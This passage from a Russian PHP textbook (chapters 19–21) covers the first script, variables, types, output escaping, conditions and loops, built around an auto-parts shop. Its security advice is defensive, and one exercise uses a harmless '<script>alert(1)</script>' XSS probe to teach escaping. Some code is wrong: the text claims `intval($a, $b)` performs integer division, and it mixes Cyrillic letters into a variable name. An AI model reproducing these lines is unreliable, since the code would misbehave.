Версия PHP 8 или выше. Седьмая ещё работает, но многое из книги в ней недоступно.

РАЗБИРАЕМСЯ

Первый скрипт

► Создаём файл

В папке проекта создайте `index.php`. Обратите внимание на расширение: не `.html`, а `.php`.

```
<?php
echo 'Привет! Это работает на сервере.';
```

► Запускаем

У PHP есть встроенный сервер — его достаточно для учёбы. В терминале, находясь в папке проекта:

```
php -S localhost:8000
```

Ответит примерно так:

```
PHP 8.3.14 Development Server (http://localhost:8000) started
```

Теперь откройте в браузере `http://localhost:8000`.

⚠ **Терминал не закрывайте.** Пока команда работает, работает и сервер. Закроете — сайт перестанет открываться. Остановить сервер: `Ctrl+C`.

► Что важно в адресе

Смотрите на адресную строку. Раньше было:

```
file:///Users/firdavs/projects/moi-magazin/index.html
```

Теперь:

```
http://localhost:8000
```

Это принципиальная разница:

	FILE://	HTTP://LOCALHOST
Кто открывает файл	Браузер, напрямую с диска	Сервер обрабатывает и отдаёт результат
PHP выполняется	Нет. Покажет исходный код	Да
Это «настоящий сайт»	Нет	Да, только пока локальный

PHP-файл, открытый двойным щелчком, не работает. Обязательно через сервер. Это первое, обо что спотыкаются все новички.

► Теги `<?php` и `?>`

```
<h1>Каталог</h1>

<?php
    $tovar = 'Тормозные колодки';
    echo $tovar;
?>

<p>Обычный HTML снова.</p>
```

Всё между `<?php` и `?>` — код PHP. Всё снаружи — обычный HTML, который отдаётся как есть.

⚠ Если в файле только PHP-код, закрывающий `?>` не ставят. Это не каприз: случайный пробел или перенос строки после `?>` попадёт в ответ и может сломать заголовки или загрузку файлов. Ошибку эту ищут долго и мучительно.

► Короткая запись для вывода

```
<h1><?php echo $nazvanie; ?></h1>
<h1><?= $nazvanie ?></h1>
```

`<?=>` — то же самое, что `<?php echo`. В шаблонах пишут именно так: короче и читается лучше.

► Смешивать можно

```
<?php
$tovary = ['Колодки', 'Фильтр', 'Свечи'];
?>

<ul>
<?php foreach ($tovary as $tovar): ?>
    <li><?= $tovar ?></li>
<?php endforeach; ?>
</ul>
```

Получится список из трёх пунктов. Разберём эту конструкцию подробно в главе 22 — пока просто посмотрите, что HTML и PHP спокойно переплетаются.

Обратите внимание на непривычную запись `foreach (...): ... endforeach;` вместо фигурных скобок. В шаблонах она удобнее: сразу видно, что чем закрывается, когда между ними двадцать строк разметки.

РАЗБИРАЕМСЯ

Главное отличие от JavaScript

Вот тот момент, ради которого стоило начинать с JavaScript. Сравните.

JavaScript выполняется **после** того, как страница пришла в браузер. Покупатель может открыть F12 и увидеть весь код.

PHP выполняется **до** того, как страница отправится. Покупатель получает только **результат**.

► Убедитесь сами

Создайте `test.php`:

```
<?php
$sekretnayaNacenka = 1.35;
$cenaPostavshika = 185;
$cenaDlyaPokupatelya = $cenaPostavshika * $sekretnayaNacenka;
?>

<h1>Тормозные колодки</h1>
<p>Цена: <?= round($cenaDlyaPokupatelya) ?> сомони</p>
```

Откройте через сервер, потом нажмите правую кнопку → «Посмотреть код страницы».

Вы увидите:

```
<h1>Тормозные колодки</h1>
<p>Цена: 250 сомони</p>
```

И всё. Ни наценки, ни цены поставщика, ни самой формулы. Покупатель видит только итог.

Если бы тот же расчёт был на JavaScript, покупатель узнал бы и закупочную цену, и размер наценки — и, возможно, пошёл бы к поставщику напрямую.

Вот зачем нужен сервер. Не «чтобы было сложнее», а чтобы прятать то, что не должно быть видно.

Что выполняется на сервере и что доезжает до покупателя

Слева — наш файл. Справа — всё, что видит браузер, включая «посмотреть код страницы»

INDEX.PHP — НА СЕРВЕРЕ

```
$cenaPostavshika = 185;
$nacenka = 1.35;
$ostatok = 7;

// Считаем цену — покупатель этого не увидит
$cena = round($cenaPostavshika * $nacenka);

if ($ostatok > 5) {
    $status = 'В наличии';
} elseif ($ostatok > 0) {
    $status = 'Осталось мало';
} else {
    $status = 'Под заказ';
}
?>
<p>Цена: <strong><?= $cena ?></strong> сомони</p>
<p>Наличие: <?= $status ?> (<?= $ostatok ?> шт.)</p>
```

PHP
считает

ТО, ЧТО ПОЛУЧИЛ БРАУЗЕР

```
<p>Цена: <strong>250</strong> сомони</p>
<p>Наличие: В наличии (7 шт.)</p>
```

Ни 185, ни 1.35, ни слова «наценка» в браузер не попали. Уехал только результат — 250. Поэтому цены, скидки и права доступа считает сервер, а не JavaScript: до серверного кода покупатель не дотягивается в принципе.

РАЗБИРАЕМСЯ

Правила синтаксиса

Несколько вещей, которые отличаются от JavaScript. Перечислю сразу, чтобы не спотыкаться.

► Точка с запятой обязательна

```
echo 'Привет';
$cena = 250;
```

В JavaScript её часто можно опустить. В PHP — нет. Забыли — синтаксическая ошибка и белый экран.

► Переменные с долларом

```
$cena = 250;
$nazvanie = 'Колодки';
```

Всегда `$`. Забыть его — самая частая опечатка при переходе с JavaScript.

► Склейка строк — точкой, а не плюсом

```
$text = 'Цена: ' . $cena . ' сомони';
```

⚠ В JavaScript было `+`. В PHP `+` — это только сложение чисел. Для склейки строк — точка.

Перепутаете — получите неожиданный результат или предупреждение.

► Подстановка в двойных кавычках

```
$nazvanie = 'Колодки';

echo "Товар: $nazvanie";      // Товар: Колодки
echo 'Товар: $nazvanie';     // Товар: $nazvanie
```

Двойные кавычки подставляют переменные, одинарные — нет.

Это не мелочь, а важное отличие от JavaScript, где кавычки равноправны.

Для сложных случаев переменную берут в фигурные скобки:

```
echo "Цена: {$tovar['cena']} сомони";
```

Практический совет: используйте одинарные кавычки по умолчанию и двойные — когда нужна подстановка. Так сразу видно, где происходит вставка значений.

► Комментарии

```
// однострочный
# тоже однострочный, но так почти не пишут
/* многострочный
   комментарий */
```

Ошибки — не беда, а подсказка. Но их нужно видеть.

► Включите показ ошибок

Для учёбы добавьте в начало файла:

```
<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);
```

⚠ На боевом сайте так делать нельзя. Текст ошибки может выдать пути на диске, имена таблиц и другие внутренности. Там ошибки пишут в лог, а посетителю показывают вежливое сообщение (глава 56).

► Как читать ошибку

```
Parse error: syntax error, unexpected token ";" in /var/www/index.php on line 12
```

Разбирается механически:

ЧАСТЬ	ЧТО ГОВОРИТ
Parse error	Тип: синтаксическая ошибка
unexpected token ";"	Что не так: точка с запятой не на месте
/var/www/index.php	В каком файле
on line 12	В какой строке

⚠ **Важная тонкость:** PHP часто указывает на строку, где заметил проблему, а не где она возникла. Забытая точка с запятой в строке 11 покажется ошибкой в строке 12.

Правило: увидели ошибку в строке N — проверьте и строку N-1.

► Типы ошибок

ТИП	ЧТО ОЗНАЧАЕТ	ПРИМЕР
Parse error	Синтаксис. Файл вообще не запустился	Забыли <code>;</code> или скобку
Fatal error	Выполнение остановилось	Вызвали несуществующую функцию
Warning	Что-то не так, но работаем дальше	Файл не найден
Notice / Deprecated	Мелкие замечания	Обращение к несуществующему ключу

Белый экран без текста — почти всегда Parse error при выключенном показе ошибок. Включите — и увидите причину.

```
<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);

// Данные о магазине
$nazvanieMagazina = 'Автозапчасти Firdavs';
$gorod = 'Худжанд';

// Данные о товаре
$tovar = 'Тормозные колодки Bosch';
$artikul = '0986424815';
$cenaPostavshika = 185;
$nacenka = 1.35;
$ostatok = 7;

// Считаем цену — покупатель этого не увидит
$cena = round($cenaPostavshika * $nacenka);

// Определяем статус
if ($ostatok > 5) {
    $status = 'В наличии';
} elseif ($ostatok > 0) {
    $status = 'Осталось мало';
} else {
    $status = 'Под заказ';
}

// Текущая дата — её знает только сервер
$data = date('d.m.Y H:i');
?>
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <title><?= $tovar ?> — <?= $nazvanieMagazina ?></title>
</head>
<body>
    <h1><?= $nazvanieMagazina ?></h1>
    <p><?= $gorod ?></p>
```

```
<h2><?= $tovar ?></h2>
<p>Артикул: <?= $artikul ?></p>
<p>Цена: <strong><?= $cena ?></strong> сомони</p>
<p>Наличие: <?= $status ?> (<?= $ostatok ?> шт.)</p>

<hr>
<p>Страница собрана сервером <?= $data ?></p>
</body>
</html>
```

Обратите внимание на дату. Она берётся с сервера — браузер её не вычислял. Обновите страницу: время изменится. Значит, страница **собирается заново при каждом запросе**.

В этом ключевое отличие от статичного HTML-файла, который просто лежит на диске.

НА ЭКРАНЕ

На экране

Автозапчасти Firdavs

Худжанд

Тормозные колодки Bosch

Артикул: 0986424815

Цена: **250** сомони

Наличие: В наличии (7 шт.)

Страница собрана сервером 24.08.2026 11:55

Цена 250 сомони. А в исходном коде страницы, который получил браузер, нет ни числа 185, ни коэффициента 1.35 — только результат.

ЗАПИСЬ

КАК ЧИТАЕТСЯ

ЧТО ДЕЛАЕТ

<code><?php</code>		Начало кода PHP
<code>?></code>		Конец. В чистом PHP-файле не ставится
<code><?= \$x ?></code>		Короткая запись <code><?php echo \$x; ?></code>
<code>echo</code>	«эхо»	Вывести на страницу
<code>\$цена</code>		Переменная. Доллар обязателен
<code>.</code>	точка	Склейка строк (в JS был <code>+</code>)
<code>;</code>		Конец команды. Обязательна
<code>'текст'</code>		Строка без подстановки переменных
<code>"текст \$x"</code>		Строка с подстановкой
<code>round()</code>		Округлить
<code>date('d.m.Y')</code>		Текущая дата сервера
<code>elseif</code>		«Иначе если». В PHP пишется слитно
<code>php -S localhost:8000</code>		Запустить встроенный сервер
<code>localhost</code>		Ваш собственный компьютер

ГРАБЛИ

Грабли

Открыть `.php` двойным щелчком. Браузер покажет исходник. Только через сервер.

Забывать `$`. `цена = 250` — PHP решит, что это константа, и выдаст ошибку.

Склеить строки плюсом. `'Цена: ' + $цена` — в PHP это попытка сложения.

Забывать точку с запятой. Parse error, обычно с указанием на следующую строку.

Оставить `?>` в конце файла. Пробел после него попадёт в вывод. В файлах с одним PHP закрывающий тег не ставят.

Белый экран. Включите `display_errors` — увидите причину.

Закройте терминал с запущенным сервером. Сервер остановится, сайт перестанет открываться.

Русские буквы превратились в кракозябры. Проверьте `<meta charset="UTF-8">` и что сам файл сохранён в UTF-8.

ЗАДАЧИ

Задачи

Задача 19.1. Поставьте PHP, проверьте `php -v`, запустите встроенный сервер и откройте страницу в браузере.

Задача 19.2. Сделайте страницу товара из примера. Замените товар на свой.

Задача 19.3. Что выведет каждая строка?

```
<?php
$a = 5;
$b = '5';
echo $a + $b;
echo 'Цена: ' . $a;
echo "Цена: $a";
echo 'Цена: $a';
```

Задача 19.4. Найдите три ошибки:

```
<?php
цена = 250
echo "Цена: " + цена;
```

Задача 19.5. Сделайте страницу, которая показывает разное приветствие в зависимости от времени суток: до 12 — «Доброе утро», до 18 — «Добрый день», позже — «Добрый вечер». Подсказка: `date('H')` даёт текущий час.

Задача 19.6. Посчитайте на сервере цену со скидкой: если товаров больше трёх, скидка 10%. Выведите обе цены — исходную и итоговую.

Задача 19.7. Откройте «Посмотреть код страницы» на своей РНР-странице. Найдите там формулу расчёта цены. Нашли? Объясните, почему нет.

Задача 19.8. Специально сломайте файл: уберите точку с запятой. Что покажет браузер? Теперь включите `display_errors` и посмотрите снова.

Задача 19.9. Сделайте так, чтобы страница показывала, сколько дней осталось до Нового года. Подсказка: `strtotime('2027-01-01')` и `time()`.

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `index.php` в корне этого репозитория. Первые строки будут вам знакомы: подключение общих файлов, проверки, подготовка данных — и только потом HTML.

Это стандартная структура РНР-страницы: **сначала логика, потом разметка.**

Ещё обратите внимание: в боевом коде нет `ini_set('display_errors', 1)`. Настройки показа ошибок вынесены в конфигурацию сервера — на рабочем сайте они выключены, а ошибки пишутся в лог.

ИТОГ**Итог**

- PHP выполняется **на сервере**, до отправки страницы. Покупатель видит только результат.
- Поэтому цены, наценки и доступы считает PHP, а не JavaScript.
- Расширение файла — `.php`, открывать только **через сервер**: `php -S localhost:8000`.
- `<?php ... ?>` — код, `<?= $x ?>` — короткий вывод.
- `$` перед переменными обязателен, `;` в конце обязательна.
- Склейка строк — **точка**, не плюс.
- Двойные кавычки подставляют переменные, одинарные — нет.
- В чистом PHP-файле **не ставьте** `?>` в конце.
- Ошибка в строке N — проверьте и строку N-1.
- Белый экран = Parse error при выключенном показе ошибок.

Дальше — переменные и типы PHP подробно.

Переменные, типы и вывод

ЗАЧЕМ ЭТО

Зачем эта глава

Хорошая новость: вы уже знаете эту тему. Переменные, строки, числа — всё это было в главе 14, когда мы учили JavaScript.

Плохая новость: в PHP всё это записывается немного иначе, и на мелких отличиях спотыкаются даже опытные люди, переключающиеся между языками.

Поэтому глава построена как **сравнение**: что одинаково, что различается и где именно вас подстерегает ошибка.

РАЗБИРАЕМСЯ

Переменные

► Объявление

```
$cena = 250;
$nazvanie = 'Тормозные колодки';
$vNalichii = true;
```

В JAVASCRIPT

```
const cena = 250;
```

```
let cena = 250;
```

В PHP

```
$cena = 250;
```

```
$cena = 250;
```

Никаких **let** и **const**. Просто имя со знаком доллара.

⚠ Доллар обязателен всегда — и при создании, и при использовании:

```
$cena = 250;
echo $cena;           // ✓
echo cena;            // ✗ PHP решит, что это константа, и выдаст ошибку
```

► Константы — если значение не должно меняться

```
define('NDS', 0.18);
const KURS_RUBLYA = 1.15;

echo NDS;              // без доллара!
```

Константы пишут ЗАГЛАВНЫМИ — это соглашение всех языков. Меняться они не могут.

► Имена

Правила те же, что в JavaScript: латиница, цифры, `_`, начинать не с цифры, регистр важен.

А вот стиль другой:

```
$cena_tovara = 250;      // так принято в PHP: snake_case
$cenaTovara = 250;      // тоже встречается, но реже
```

В PHP принят `snake_case` — слова через подчёркивание. В JavaScript был `camelCase`.

Строгого запрета нет, но придерживайтесь одного стиля в проекте. Разнобой — признак неаккуратности.

РАЗБИРАЕМСЯ

Типы данных

```
$cena = 250;           // int — целое
$ves = 1.5;            // float — дробное
$hazvanie = 'Колодки'; // string — строка
$estVNaLichii = true;  // bool — да/нет
$skidka = null;        // null — ничего
$tovary = ['a', 'b'];  // array — массив (глава 22)
```

Проверить тип:

```
var_dump($цена);           // int(250)
var_dump($название);       // string(7) "Колодки"
var_dump($естВНаличии);    // bool(true)
```

`var_dump()` — главный инструмент отладки в PHP. Аналог `console.log`, но показывает ещё и тип, и длину. Пользуйтесь им постоянно.

Для массивов удобнее:

```
print_r($товары);
```

Красивее всего — в `<pre>`, чтобы сохранились отступы:

```
echo '<pre>';
print_r($товары);
echo '</pre>';
```

РАЗБИРАЕМСЯ

Строки: три отличия от JavaScript

► Отличие 1: склейка точкой

```
$text = 'Цена: ' . $цена . ' сомони';
```

⚠ В JavaScript был `+`. В PHP плюс — только сложение чисел.

```
echo 'Цена: ' + 250;    // ❌ ошибка или неожиданный результат
echo 'Цена: ' . 250;    // ✅
```

Есть и сокращение для дописывания:

```
$text = 'Товар: ';
$text .= 'Колодки';      // теперь 'Товар: Колодки'
```

► Отличие 2: кавычки не равноправны

```
$nazvanie = 'Колодки';

echo "Товар: $nazvanie";      // Товар: Колодки
echo 'Товар: $nazvanie';     // Товар: $nazvanie
```

КАВЫЧКИ	ПОДСТАВЛЯЮТ ПЕРЕМЕННЫЕ	РАБОТАЮТ БЫСТРЕЕ
Одинарные <code>'...'</code>	Нет	Да
Двойные <code>"..."</code>	Да	Чуть медленнее

Для сложных выражений — фигурные скобки:

```
echo "Цена: {$tovar['цена']} сомони";
echo "Итого: {$цена} сомони";
```

Совет: одинарные по умолчанию, двойные — когда нужна подстановка. Так по кавычкам сразу видно, где происходит вставка.

► Отличие 3: нет шаблонных строк с обратными кавычками

Того, к чему вы привыкли в JavaScript, здесь нет:

```
`Цена {$цена} сомони`      // так в JavaScript
```

```
"Цена $цена сомони"       // так в PHP
```

⚠ Обратные кавычки в PHP означают совсем другое — выполнение команды операционной системы. Никогда их не используйте: это прямая дорога к взлому сервера.

► Полезные функции для строк

```
strlen('Колодки');           // длина в байтах
mb_strlen('Колодки');         // длина в символах — для русского нужна эта
mb_strtolower('BOSCH');       // bosch
mb_strtoupper('bosch');       // BOSCH
trim('  текст ');            // убрать пробелы по краям
str_replace('Bosch', 'BOSCH', $s); // заменить
mb_substr($s, 0, 10);         // первые 10 символов
str_contains($s, 'фильм');   // содержит ли (PHP 8+)
explode(',', 'a,b,c');        // разбить в массив
implode(',', $massiv);        // склеить массив в строку
number_format(1234.5, 2, '.', ' '); // 1 234.50
```

⚠ Обратите внимание на приставку **mb_** — от *multibyte*, «многобайтовый».

Русская буква занимает два байта, английская — один. Обычная `strlen('Привет')` вернёт 12, а не 6. `substr` может разрезать букву пополам и выдать мусор.

Правило: для строк с русским текстом всегда берите функции с **mb_**. Это одна из тех вещей, о которых не пишут в учебниках, а потом полдня ищут причину странного поведения.

РАЗБИРАЕМСЯ

Числа

```
$a = 10;
$b = 3;

echo $a + $b;    // 13
echo $a - $b;    // 7
echo $a * $b;    // 30
echo $a / $b;    // 3.3333333333333
echo $a % $b;    // 1 — остаток
echo $a ** 2;    // 100 — возведение в степень
echo intval($a, $b); // 3 — целочисленное деление
```

Полезные функции:

```
round(3.7);           // 4
round(3.14159, 2);    // 3.14
floor(3.7);           // 3 — вниз
ceil(3.2);            // 4 — вверх
abs(-5);              // 5
max(3, 7, 2);         // 7
min(3, 7, 2);         // 2
rand(1, 100);         // случайное
number_format(1234567); // 1,234,567
```

► Деньги — снова про целые числа

Помните правило из главы 14? В PHP оно тоже действует:

```
var_dump(0.1 + 0.2 === 0.3); // false
```

Храните деньги в дирамах, целыми числами. 250 сомони = 25000 дирамов. Делите на 100 только при показе.

РАЗБИРАЕМСЯ

Приведение типов — главная ловушка PHP

Вот тема, на которой ловятся все.

PHP очень свободно обращается с типами. Иногда это удобно, иногда опасно.

```
echo '5' + 3;          // 8 — строка стала числом
echo '5 сомони' + 3;    // 8 — с предупреждением
echo 5 . 3;            // 53 — числа стали строкой
```

► Сравнение: `==` против `===`

```
var_dump(5 == '5');      // true — сравнил, приведя типы
var_dump(5 === '5');     // false — разные типы

var_dump(0 == 'abc');    // false в PHP 8 (в PHP 7 было true!)
var_dump('' == null);    // true
var_dump('0' == false);  // true
```

⚠ Эти сравнения — источник **реальных уязвимостей**. Классический пример: проверка токена через `==`, где токен, начинающийся с `0e`, случайно совпадал с другим.

Правило без исключений: всегда `===` и `!==`.

► Явное превращение

```
$stroka = '250';

$chislo = (int) $stroka;      // 250
$dobnoe = (float) '3.14';    // 3.14
$text = (string) 250;        // '250'
$logika = (bool) 1;          // true

// Аккуратнее и понятнее:
$chislo = intval($stroka);
$dobnoe = floatval($stroka);
```

Данные из формы всегда приходят строками. `$_POST['kolichestvo']` — это строка `'3'`, а не число. Перед арифметикой превращайте явно.

► Что считается «пустым»

```
empty('');      // true
empty('0');     // true ← внимание!
empty(0);       // true
empty([]);      // true
empty(null);    // true
empty('текст'); // false
```

⚠ `empty('0')` возвращает `true`. Это ловушка: если человек ввёл в поле цифру ноль, `empty()` решит, что поле не заполнено.

Для проверки «поле заполнено» надёжнее:

```
if (isset($_POST['kol']) && $_POST['kol'] != '') { ... }
```

ФУНКЦИЯ

ЧТО ПРОВЕРЯЕТ

<code>isset(\$x)</code>	Переменная существует и не <code>null</code>
<code>empty(\$x)</code>	Существует и «пустая» (см. ловушку выше)
<code>is_numeric(\$x)</code>	Является ли числом (в том числе строкой-числом)
<code>\$x === null</code>	Строго ли <code>null</code>

РАЗБИРАЕМСЯ

Вывод

```
echo 'Привет';  
echo 'Цена: ', $cena, ' сомони';    // можно через запятую  
  
print 'Привет';                    // почти то же самое  
  
printf('Цена: %d сомони', $cena);   // с форматированием  
echo number_format(1234.5, 2);      // 1,234.50
```

`echo` — основной способ. `printf` пригодится для форматирования чисел.

► Экранирование при выводе — обязательная привычка

Помните XSS из главы 16? В PHP та же опасность:

```
$imya = $_POST['imya'];              // а вдруг там <script>...  
echo $imya;                          // ❌ опасно  
echo htmlspecialchars($imya);        // ✅ безопасно
```

`htmlspecialchars()` превращает `<` в `<`, `>` в `>`, кавычки — в их коды. Опасный код показывается как текст и не выполняется.

Правило: любое значение, пришедшее извне, выводится через `htmlspecialchars()`. Извне — это форма, база данных, чужой API, адресная строка. То есть почти всё.

Многие пишут короткую обёртку:

```
function e(string $text): string {  
    return htmlspecialchars($text, ENT_QUOTES, 'UTF-8');  
}  
  
echo e($имя);
```

Подробно — в главе 36, но привычку заводите сейчас.

```
<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);

function e(string $text): string {
    return htmlspecialchars($text, ENT_QUOTES, 'UTF-8');
}

// Данные (потом придут из базы)
$tovar = 'Тормозные колодки Bosch';
$artikul = '0986424815';
$brend = 'Bosch';

// Деньги — в дирамах, целыми
$cena_postavshika_diram = 18500;
$nacenka_procent = 35;
$dostavka_diram = 1200;

$ostatok = 7;
$kolichestvo = 3;

// Считаем
$cena_diram = (int) round($cena_postavshika_diram * (1 + $nacenka_procent / 100));
$cena_diram += $dostavka_diram;
$itogo_diram = $cena_diram * $kolichestvo;

// Скидка от трёх штук
$skidka_diram = 0;
if ($kolichestvo >= 3) {
    $skidka_diram = (int) round($itogo_diram * 0.10);
    $itogo_diram -= $skidka_diram;
}

// Для показа — переводим в сомони
function somoni(int $diram): string {
    return number_format($diram / 100, 2, '.', ' ');
}

$status = $ostatok > 5 ? 'В наличии' : ($ostatok > 0 ? 'Осталось мало' : 'Под
```

```

заказ');
?>
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <title><?= e($tovar) ?></title>
</head>
<body>
    <h1><?= e($tovar) ?></h1>
    <p>Бренд: <?= e($brend) ?> · Артикул: <?= e($artikul) ?></p>
    <p>Наличие: <?= $status ?> (<?= $ostatok ?> шт.)</p>

    <h2>Расчёт</h2>
    <p>Цена за штуку: <?= somoni($cena_diram) ?> сомони</p>
    <p>Количество: <?= $kolichество ?> шт.</p>
    <?php if ($skidka_diram > 0): ?>
        <p>Скидка за объём: -<?= somoni($skidka_diram) ?> сомони</p>
    <?php endif; ?>
    <p><strong>К оплате: <?= somoni($itogo_diram) ?> сомони</strong></p>
</body>
</html>

```

Обратите внимание на три вещи:

Деньги в дирамах. Все расчёты целыми числами, перевод в сомони только при выводе.

`function somoni(int $diram): string` — здесь указаны **типы**: на входе целое, на выходе строка. PHP проверит и сообщит, если передадут не то. Необязательно, но очень полезно — ошибки находятся сразу.

Всё выводится через `e()`. Даже там, где данные пока свои. Привычка.

НА ЭКРАНЕ

На экране

Тормозные колодки Bosch

Бренд: Bosch · Артикул: 0986424815

Наличие: В наличии (7 шт.)

Расчёт

Цена за штуку: 261.75 сомони

Количество: 3 шт.

Скидка за объём: -78.53 сомони

К оплате: 706.72 сомони

РАЗБОР ПО СЛОВАМ

Разбор по словам

PHP	JAVASCRIPT	ЧТО ДЕЛАЕТ
<code>\$cena = 250;</code>	<code>let cena = 250;</code>	Переменная
<code>.</code>	<code>+</code>	Склейка строк
<code>.=</code>	<code>+=</code>	Дописать к строке
<code>"текст \$x"</code>	<code>`текст \${x}`</code>	Подстановка
<code>echo</code>	<code>console.log</code> (примерно)	Вывести
<code>var_dump()</code>	<code>console.log</code>	Показать значение и тип
<code>print_r()</code>	—	Показать массив читаемо
<code>===</code>	<code>===</code>	Строгое сравнение. Всегда так
<code>(int) \$x</code>	<code>Number(x)</code>	В число
<code>mb_strlen()</code>	<code>.length</code>	Длина с учётом русских букв
<code>htmlspecialchars()</code>	—	Экранировать перед выводом

PHP**JAVASCRIPT****ЧТО ДЕЛАЕТ**`isset()``!== undefined`

Существует ли

`empty()`

—

Пустая ли. Осторожно с `'0'``number_format()``toLocaleString`

Красиво вывести число

ГРАБЛИ**Грабли**

Забыть `$`. Самая частая опечатка при переходе с JavaScript.

Склеить строки плюсом. В PHP это сложение.

`strlen` на русском тексте. Вернёт байты, а не буквы. Нужен `mb_strlen`.

Использовать `==`. Источник настоящих уязвимостей. Только `===`.

`empty('0')` считает ноль пустым. Для форм используйте `isset` плюс сравнение с `''`.

Не экранировать вывод. Дыра XSS. `htmlspecialchars` для всего внешнего.

Ждать, что данные из формы придут числами. Всегда строки. Превращайте явно.

Деньги в дробях. Дирамы, целые числа.

ЗАДАЧИ**Задачи**

Задача 20.1. Что выведет каждая строка? Ответьте, потом проверьте:

```
<?php
$a = 5;
$b = '5';
var_dump($a == $b);
var_dump($a === $b);
echo $a + $b;
echo $a . $b;
echo "Значение: $a";
echo 'Значение: $a';
```

Задача 20.2. Найдите четыре ошибки:

```
<?php
цена = 250;
$nazvanie = 'Колодки'
echo "Товар: " + $nazvanie
echo 'Цена: $цена';
```

Задача 20.3. Напишите функцию `somoni($diram)`, которая переводит дирамы в сомони с двумя знаками после точки и пробелом между тысячами.

Задача 20.4. Посчитайте: цена поставщика 4300 рублей, курс 1.15 сомони за рубль, наценка 40%, доставка 80 сомони. Какая итоговая цена? Считайте в дирамах.

Задача 20.5. Проверьте разницу:

```
<?php
$s = 'Колодки';
echo strlen($s);
echo mb_strlen($s);
```

Почему числа разные? Объясните своими словами.

Задача 20.6. Что вернёт `empty()` для каждого значения: `''`, `'0'`, `0`, `'текст'`, `[]`, `null`, `false`, `'false'`? Проверьте все восемь.

Задача 20.7. Напишите функцию `sklonenie($n, $odin, $dva, $mnogo)`, которая возвращает правильное слово: 1 товар, 2 товара, 5 товаров.

Подсказка: смотрите на остаток от деления на 10 и на 100.

Задача 20.8. Проверьте экранирование. Присвойте переменной `'<script>alert(1)</script>'` и выведите двумя способами: через `echo` и через `htmlspecialchars`. Посмотрите исходный код страницы. В чём разница?

Задача 20.9. Сделайте страницу «прайс-лист» из пяти товаров, где цена считается из закупочной с наценкой. Все деньги — целыми числами.

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `includes/` в этом репозитории и поищите вызовы `htmlspecialchars`. Найдёте их всюду, где что-то выводится.

Ещё найдите работу с ценами — увидите то же правило: расчёты в целых числах, форматирование только при показе.

И одна деталь, важная именно для нашего проекта: цены приходят от поставщика в рублях и пересчитываются в сомони по курсу с наценкой. Все промежуточные вычисления идут в мелких единицах, иначе на тысяче товаров накопится расхождение в несколько сомони — и бухгалтерия не сойдётся.

ИТОГ Итог

- `$переменная` — доллар обязателен. Никаких `let` и `const`.
- Склейка строк — **точка**, не плюс.
- Двойные кавычки подставляют переменные, одинарные — нет.
- `var_dump()` показывает значение и тип. Главный инструмент отладки.
- Для русского текста — функции с приставкой `mb_`.
- Только `===`. `==` в PHP опаснее, чем в JavaScript.
- Данные из формы — **всегда строки**. Превращайте явно.
- `empty('0')` возвращает `true`. Помните об этом при проверке форм.
- Экранируйте вывод через `htmlspecialchars()`.
- Деньги — целыми числами в мелких единицах.
- В PHP принят `snake_case`.

Дальше — условия и циклы: та же логика, что в JavaScript, но с важными шаблонными приёмами.

Условия и циклы

ЗАЧЕМ ЭТО**Зачем эта глава**

Логика в PHP устроена так же, как в JavaScript: `if`, `else`, `for`, `while`. Вы это уже знаете.

Но есть два важных дополнения, ради которых стоит прочитать главу:

1. Особая запись для шаблонов — когда PHP переплетается с HTML.
2. `switch` и `match` — удобные конструкции для множественного выбора, которые в шаблонах магазина встречаются постоянно.

Плюс разберём, как не превратить страницу в кашу из тегов и кода.

РАЗБИРАЕМСЯ**Условия****► Основное**

```
if ($ostatok > 0) {  
    echo 'В наличии';  
}  
elseif ($ostatok === 0 && $pod_zakaz) {  
    echo 'Под заказ';  
}  
else {  
    echo 'Нет';  
}
```

Единственное отличие от JavaScript: `elseif` пишется слитно. `else if` раздельно тоже работает, но принято слитно.

► Операторы

```
$a === $b      // строго равно
$a !== $b      // строго не равно
$a > $b        // больше
$a <= $b       // меньше или равно
$a && $b        // и
$a || $b       // или
!$a            // не
$a <=> $b       // «космический корабль»: -1, 0 или 1
```

`<=>` пригодится для сортировки в главе 22.

► Короткие записи

```
// Тернарный — как в JavaScript
$status = $ostatok > 0 ? 'Есть' : 'Нет';

// Если пусто — взять запасное (PHP 7+)
$brend = $_GET['brend'] ?? 'Все';

// То же с присваиванием
$_SESSION['korzina'] ??= [];
```

`??` — оператор «null coalescing», и он невероятно полезен.

```
$stranica = $_GET['page'] ?? 1;
```

Читается: «взять `$_GET['page']`, а если его нет или он `null` — взять 1».

Без него пришлось бы писать:

```
$stranica = isset($_GET['page']) ? $_GET['page'] : 1;
```

⚠ Не путайте `??` с `? :`

ОПЕРАТОР

СРАБАТЫВАЕТ, КОГДА СЛЕВА

??

не существует или `null`

?:

«пусто» — `0`, `''`, `[]`, `false` тоже

Для параметров из адресной строки берите `??` — иначе `page=0` неожиданно превратится в единицу.

РАЗБИРАЕМСЯ

Множественный выбор

► switch

```
switch ($status) {  
    case 'new':  
        $podpis = 'Новый заказ';  
        break;  
    case 'paid':  
        $podpis = 'Оплачен';  
        break;  
    case 'shipped':  
    case 'delivering':  
        $podpis = 'В пути';  
        break;  
    default:  
        $podpis = 'Неизвестный статус';  
}
```

⚠ **break** обязателен. Без него выполнение «протечёт» в следующий `case`. Иногда это нужно нарочно (как выше для `shipped` и `delivering`), но чаще это забытый `break` и загадочная ошибка.

► `match` — современная замена (PHP 8)

```
$podpis = match ($status) {  
    'new' => 'Новый заказ',  
    'paid' => 'Оплачен',  
    'shipped', 'delivering' => 'В пути',  
    'done' => 'Доставлен',  
    default => 'Неизвестный статус',  
};
```

Чем `match` лучше:

	SWITCH	MATCH
<code>break</code>	Нужен	Не нужен
Сравнение	<code>==</code> (нестрогое!)	<code>===</code> строгое
Возвращает значение	Нет	Да
Забыли вариант	Молча пропустит	Ошибка

Берите `match`, если у вас PHP 8. Он короче и безопаснее. Статусы заказов, роли пользователей, типы доставки — всё это ложится на `match` идеально.

РАЗБИРАЕМСЯ

Циклы

► `for` и `while` — как в JavaScript

```
for ($i = 1; $i <= 5; $i++) {  
    echo "Страница $i ";  
}  
  
$ostatok = 3;  
while ($ostatok > 0) {  
    echo "Продали, осталось " . (--$ostatok) . "\n";  
}
```

► foreach — главный цикл PHP

```
